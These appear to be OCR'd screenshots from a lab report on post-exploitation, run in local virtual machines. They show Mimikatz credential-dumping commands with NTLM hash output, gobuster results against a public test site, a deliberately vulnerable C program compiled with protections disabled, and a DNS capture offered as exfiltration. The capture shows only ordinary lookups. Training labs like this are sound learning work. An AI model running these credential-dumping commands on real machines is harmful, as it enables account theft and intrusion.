
7. Post-Exploitation and Exfiltration

Activities:

- **Tools:** Mimikatz, Exfiltool.
- **Tasks:** Dump credentials, exfiltrate data.

Credential Dump: Run Mimikatz in a Windows VM to extract hashes. Log:


Hash Type	Username	Hash Valu
NTLM	Administrator	aad3b435b514...



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
windows [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mimikatz 2.2.0 x64 (oe.eo)
Type here to search
26°C
Light rain
Search
ENG IN
20:09
06-09-2025

```
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(blank㉿kali)-[~]
└─$ string hack.c
Command 'string' not found, did you mean:
  command 'strings' from deb binutils
  command 'spring' from deb ruby-spring
Try: sudo apt install <deb name>

┌──(blank㉿kali)-[~]
└─$ strings  hack.c
strings: 'hack.c': No such file

┌──(blank㉿kali)-[~]
└─$ strings  hack.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void hacked() {
    printf("You hacked me!\n");
    system("/bin/sh");
void vuln() {
    char buffer[64];
    printf("Enter your input: ");
    fgets(buffer, sizeof(buffer), stdin);
    // Format string vulnerability (unsafe printf)
    printf(buffer);
    printf("\n");
int main() {
    vuln();
    return 0;

┌──(blank㉿kali)-[~]
└─$ gcc -g -fno-stack-protector -z execstack -no-pie hack.c -o hack

┌──(blank㉿kali)-[~]
└─$ ./hack
Enter your input: you are hacked
you are hacked


┌──(blank㉿kali)-[~]
└─$ 
```


```
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 182351 (00000000:0002c84f)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-P0STTUP
Logon Server      : DESKTOP-P0STTUP
Logon Time        : 06-09-2025 03:29:37
SID               : S-1-5-21-3065459801-1229909557-3700975951-1001
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : DESKTOP-P0STTUP
         * NTLM     : 8af326aa4850225b75c592d4ce19ccf5
         * SHA1     : 8c4c6c4e493ec2beef5f6f6a9c4472c13bed42e8
        tspkg :
        wdigest :
         * Username : User
         * Domain   : DESKTOP-P0STTUP
         * Password : (null)
        kerberos :
         * Username : User
         * Domain   : DESKTOP-P0STTUP
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 182309 (00000000:0002c825)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-P0STTUP
Logon Server      : DESKTOP-P0STTUP
Logon Time        : 06-09-2025 03:29:37
SID               : S-1-5-21-3065459801-1229909557-3700975951-1001
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : DESKTOP-P0STTUP
         * NTLM     : 8af326aa4850225b75c592d4ce19ccf5
         * SHA1     : 8c4c6c4e493ec2beef5f6f6a9c4472c13bed42e8
        tspkg :
        wdigest :
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
windows [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mimikatz 2.2.0 x64 (oe.eo)
Type here to search
26°C
Light rain
Search
ENG IN
20:10
06-09-2025

```
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(blank㉿kali)-[~]
└─$ string hack.c
Command 'string' not found, did you mean:
  command 'strings' from deb binutils
  command 'spring' from deb ruby-spring
Try: sudo apt install <deb name>

┌──(blank㉿kali)-[~]
└─$ strings  hack.c
strings: 'hack.c': No such file

┌──(blank㉿kali)-[~]
└─$ strings  hack.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void hacked() {
    printf("You hacked me!\n");
    system("/bin/sh");
void vuln() {
    char buffer[64];
    printf("Enter your input: ");
    fgets(buffer, sizeof(buffer), stdin);
    // Format string vulnerability (unsafe printf)
    printf(buffer);
    printf("\n");
int main() {
    vuln();
    return 0;

┌──(blank㉿kali)-[~]
└─$ gcc -g -fno-stack-protector -z execstack -no-pie hack.c -o hack

┌──(blank㉿kali)-[~]
└─$ ./hack
Enter your input: you are hacked
you are hacked


┌──(blank㉿kali)-[~]
└─$ 
```

```
        credman :

mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 182351 (00000000:0002c84f)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-P0STTUP
Logon Server      : DESKTOP-P0STTUP
Logon Time        : 06-09-2025 03:29:37
SID               : S-1-5-21-3065459801-1229909557-3700975951-1001
        kerberos :
         * Username : User
         * Domain   : DESKTOP-P0STTUP
         * Password : (null)

Authentication Id : 0 ; 182309 (00000000:0002c825)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-P0STTUP
Logon Server      : DESKTOP-P0STTUP
Logon Time        : 06-09-2025 03:29:37
SID               : S-1-5-21-3065459801-1229909557-3700975951-1001
        kerberos :
         * Username : User
         * Domain   : DESKTOP-P0STTUP
         * Password : (null)

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 06-09-2025 03:29:21
SID               : S-1-5-19
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)

Authentication Id : 0 ; 48985 (00000000:0000bf59)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
```

- Exfiltration: Use DNS tunneling for mock data: verify.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
26°C
Partly cloudy
Search
ENG IN
20:25
06-09-2025

```
┌──(blank㉿kali)-[~]
└─$ sudo tcpdump -i eth0 port 53 -n
[sudo] password for blank:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
20:05:36.018164 IP 192.168.29.110.52283 > 192.168.29.1.53: 20820+ A? push.services.mozilla.com. (43)
20:05:36.018696 IP 192.168.29.110.52283 > 192.168.29.1.53: 22875+ AAAA? push.services.mozilla.com. (43)
20:05:36.038037 IP 192.168.29.1.53 > 192.168.29.110.52283: 20820 1/0/0 A 34.107.243.93 (59)
20:05:36.038037 IP 192.168.29.1.53 > 192.168.29.110.52283: 22875 0/1/0 (124)
20:05:37.477350 IP 192.168.29.110.38812 > 192.168.29.1.53: 30139+ A? firefox.settings.services.mozilla.com. (55)
20:05:37.477999 IP 192.168.29.110.38812 > 192.168.29.1.53: 29110+ AAAA? firefox.settings.services.mozilla.com. (55)
20:05:37.492353 IP 192.168.29.1.53 > 192.168.29.110.38812: 30139 2/0/0 CNAME mozilla.map.fastly.net., A 199.232.105.91 (107)
20:05:37.498667 IP 192.168.29.1.53 > 192.168.29.110.38812: 29110 2/0/0 CNAME mozilla.map.fastly.net., AAAA 2a04:4e42:5a::347 (119)
20:07:41.436183 IP 192.168.29.110.34536 > 192.168.29.1.53: 30492+ A? spocs.getpocket.com. (37)
20:07:41.436419 IP 192.168.29.110.34536 > 192.168.29.1.53: 57626+ AAAA? spocs.getpocket.com. (37)
20:07:41.455389 IP 192.168.29.1.53 > 192.168.29.110.34536: 30492 2/0/0 CNAME mc.prod.ads.prod.webservices.mozgcp.net., A 34.36.137.203 (106)
20:07:41.455786 IP 192.168.29.1.53 > 192.168.29.110.34536: 57626 1/1/0 CNAME mc.prod.ads.prod.webservices.mozgcp.net. (180)
20:10:36.673313 IP 192.168.29.110.53239 > 192.168.29.1.53: 61476+ A? firefox.settings.services.mozilla.com. (55)
20:10:36.673975 IP 192.168.29.110.53239 > 192.168.29.1.53: 29473+ AAAA? firefox.settings.services.mozilla.com. (55)
20:10:36.693599 IP 192.168.29.1.53 > 192.168.29.110.53239: 61476 2/0/0 CNAME mozilla.map.fastly.net., A 199.232.105.91 (107)
20:10:36.693947 IP 192.168.29.1.53 > 192.168.29.110.53239: 29473 2/0/0 CNAME mozilla.map.fastly.net., AAAA 2a04:4e42:25::347 (119)
20:10:40.348634 IP 192.168.29.110.43906 > 192.168.29.1.53: 39275+ A? www.maltego.com. (33)
20:10:40.349065 IP 192.168.29.110.43906 > 192.168.29.1.53: 37268+ AAAA? www.maltego.com. (33)
20:10:40.367803 IP 192.168.29.1.53 > 192.168.29.110.43906: 39275 3/0/0 CNAME internaltestego.netlify.com., A 52.74.6.109, A 13.215.239.219 (103)
20:10:40.368606 IP 192.168.29.1.53 > 192.168.29.110.43906: 37268 3/0/0 CNAME internaltestego.netlify.com., AAAA 2406:da18:b3d:e201::259, AAAA 2406:da18:b3d:e201::258 (127)
20:10:41.386779 IP 192.168.29.110.43312 > 192.168.29.1.53: 45257+ A? www.google.com. (32)
20:10:41.386939 IP 192.168.29.110.43312 > 192.168.29.1.53: 711+ AAAA? www.google.com. (32)
20:10:41.389352 IP 192.168.29.1.53 > 192.168.29.110.43312: 45257 1/0/0 A 142.250.76.196 (48)
20:10:41.389353 IP 192.168.29.1.53 > 192.168.29.110.43312: 711 1/0/0 AAAA 2404:6800:4009:81b::2004 (60)
20:10:41.396832 IP 192.168.29.110.48725 > 192.168.29.1.53: 16353+ A? www.google.com. (32)
20:10:41.397149 IP 192.168.29.110.48725 > 192.168.29.1.53: 42979+ AAAA? www.google.com. (32)
20:10:41.412070 IP 192.168.29.1.53 > 192.168.29.110.48725: 16353 1/0/0 A 142.250.76.196 (48)
20:10:41.412070 IP 192.168.29.1.53 > 192.168.29.110.48725: 42979 1/0/0 AAAA 2404:6800:4009:81b::2004 (60)
20:10:41.824286 IP 192.168.29.110.58918 > 192.168.29.1.53: 39542+ A? fonts.gstatic.com. (35)
20:10:41.824937 IP 192.168.29.110.58918 > 192.168.29.1.53: 61556+ AAAA? fonts.gstatic.com. (35)
20:10:41.841013 IP 192.168.29.1.53 > 192.168.29.110.58918: 61556 1/0/0 AAAA 2404:6800:4009:80c::2003 (63)
20:10:41.841013 IP 192.168.29.1.53 > 192.168.29.110.58918: 39542 1/0/0 A 142.250.207.163 (51)
20:10:41.884068 IP 192.168.29.110.47753 > 192.168.29.1.53: 25329+ A? www.googleadservices.com. (42)
20:10:41.884174 IP 192.168.29.110.47753 > 192.168.29.1.53: 6399+ AAAA? www.googleadservices.com. (42)
20:10:41.899871 IP 192.168.29.1.53 > 192.168.29.110.47753: 25329 1/0/0 A 142.250.70.98 (58)
20:10:41.900974 IP 192.168.29.1.53 > 192.168.29.110.47753: 6399 0/1/0 (99)
20:10:42.040607 IP 192.168.29.110.39294 > 192.168.29.1.53: 37347+ A? www.gstatic.com. (33)
20:10:42.040772 IP 192.168.29.110.39294 > 192.168.29.1.53: 20196+ AAAA? www.gstatic.com. (33)
20:10:42.050009 IP 192.168.29.110.53906 > 192.168.29.1.53: 47354+ A? csp.withgoogle.com. (36)
20:10:42.050197 IP 192.168.29.110.53906 > 192.168.29.1.53: 38136+ AAAA? csp.withgoogle.com. (36)
20:10:42.054966 IP 192.168.29.1.53 > 192.168.29.110.39294: 37347 1/0/0 A 142.251.220.3 (49)
20:10:42.055859 IP 192.168.29.1.53 > 192.168.29.110.39294: 20196 1/0/0 AAAA 2404:6800:4009:805::2003 (61)
20:10:42.069860 IP 192.168.29.1.53 > 192.168.29.110.53906: 47354 1/0/0 A 142.250.70.49 (52)
20:10:42.069860 IP 192.168.29.1.53 > 192.168.29.110.53906: 38136 1/0/0 AAAA 2404:6800:4009:827::2011 (64)
20:10:42.141271 IP 192.168.29.110.59346 > 192.168.29.1.53: 18771+ A? ogads-pa.clients6.google.com. (46)
```